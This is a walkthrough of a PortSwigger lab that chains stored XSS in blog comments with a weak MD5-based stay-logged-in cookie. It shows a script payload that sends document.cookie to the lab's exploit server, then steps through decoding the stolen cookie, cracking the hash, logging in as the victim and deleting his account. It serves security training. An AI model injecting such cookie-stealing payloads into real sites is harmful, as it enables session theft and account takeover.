PortSwigger
Lab Description

This lab stores the user’s password hash in a cookie. The lab also contains an XSS vulnerability in the comment functionality. To solve the lab, obtain Carlos’s
stay-logged-incookie and use it to crack his password. Then, log in ascarlosand delete his account from the “My account” page.
- Your credentials:
wiener:peter- Victim’s username:
carlos
Step 1: Understanding the Vulnerability
This lab combines two attack vectors:
- Stored XSS — Comments are vulnerable to JavaScript injection
- Weak cookie hashing —
stay-logged-incookie contains MD5 hash of password
The attack chain:
- Inject XSS payload that steals the victim’s cookies
- Victim views the comment → cookie sent to exploit server
- Decode the stolen
stay-logged-incookie - Crack the MD5 hash offline
- Log in as Carlos and delete his account
Step 2: Reconnaissance
Step 2.1: Analyze the Stay-Logged-In Cookie
- Log in with
wiener:peter - Check the “Stay logged in” checkbox
- Inspect the cookies in Burp or browser DevTools
Cookie format:
stay-logged-in = base64(username + ":" + md5(password))
Step 3.1: The Cookie-Stealing Payload

Create a payload that sends the victim’s cookies to your exploit server:
<script>
    new Image().src = 'https://YOUR-EXPLOIT-SERVER-ID.exploit-server.net/?c=' + document.cookie;
</script>
- This creates an image request with the cookies as a parameter.
Step 3.2: Post the Comment
- Go to a blog post (any)
- Scroll to “Leave a comment”
- Paste your payload in the Comment field
- Fill in dummy values for Name, Email, Website
- Click Post Comment
Step 4: Stealing Carlos’s Cookie
Step 4.1: Wait for Victim
The victim (Carlos) will eventually view the blog post containing your comment.
Step 4.2: Check Exploit Server Logs
- Go to the Exploit server
- Click Access log
 The stolen cookie appears in the log.
Step 4.3: Extract Carlos’s Stay-Logged-In Cookie
Look for Carlos’s cookie in the log. It will look like:
stay-logged-in=Y2FybG9z0jI2MzIzYzE2ZDVmNGRhYmZmM2JiMTM2ZjI0NjBhOTQz
Step 5: Decoding and Cracking the Hash
Step 5.1: Decode the Base64 Cookie

Use Burp Decoder or any Base64 decoder:
Base64 (stolen cookie):
Y2FybG9z0jI2MzIzYzE2ZDVmNGRhYmZmM2JiMTM2ZjI0NjBhOTQz
Decoded:
carlos:26323c16d5f4dabff3bb136f2460a943
- The hash is:
26323c16d5f4dabff3bb136f2460a943
Step 5.2: Identify the Hash Type
- 32 hexadecimal characters
- This is an MD5 hash
Step 5.3: Crack the Hash

- Carlos’s password is:
onceuponatime
Step 6: Logging in as Carlos
Step 6.1: Use the Credentials
- Go to the login page
- Enter:
- Username:
carlos - Password:
onceuponatime
- Username:
Step 6.2: Access My Account

After logging in, navigate to My account.
Step 7: Deleting Carlos’s Account
Step 7.1: Find the Delete Option
On the My account page, look for the Delete account button/section.
Step 7.2: Confirm Deletion
Click Delete account. You may be prompted to confirm:

Enter Carlos’s password (onceuponatime) and confirm deletion.
Step 8: Lab Solved
Success message displayed: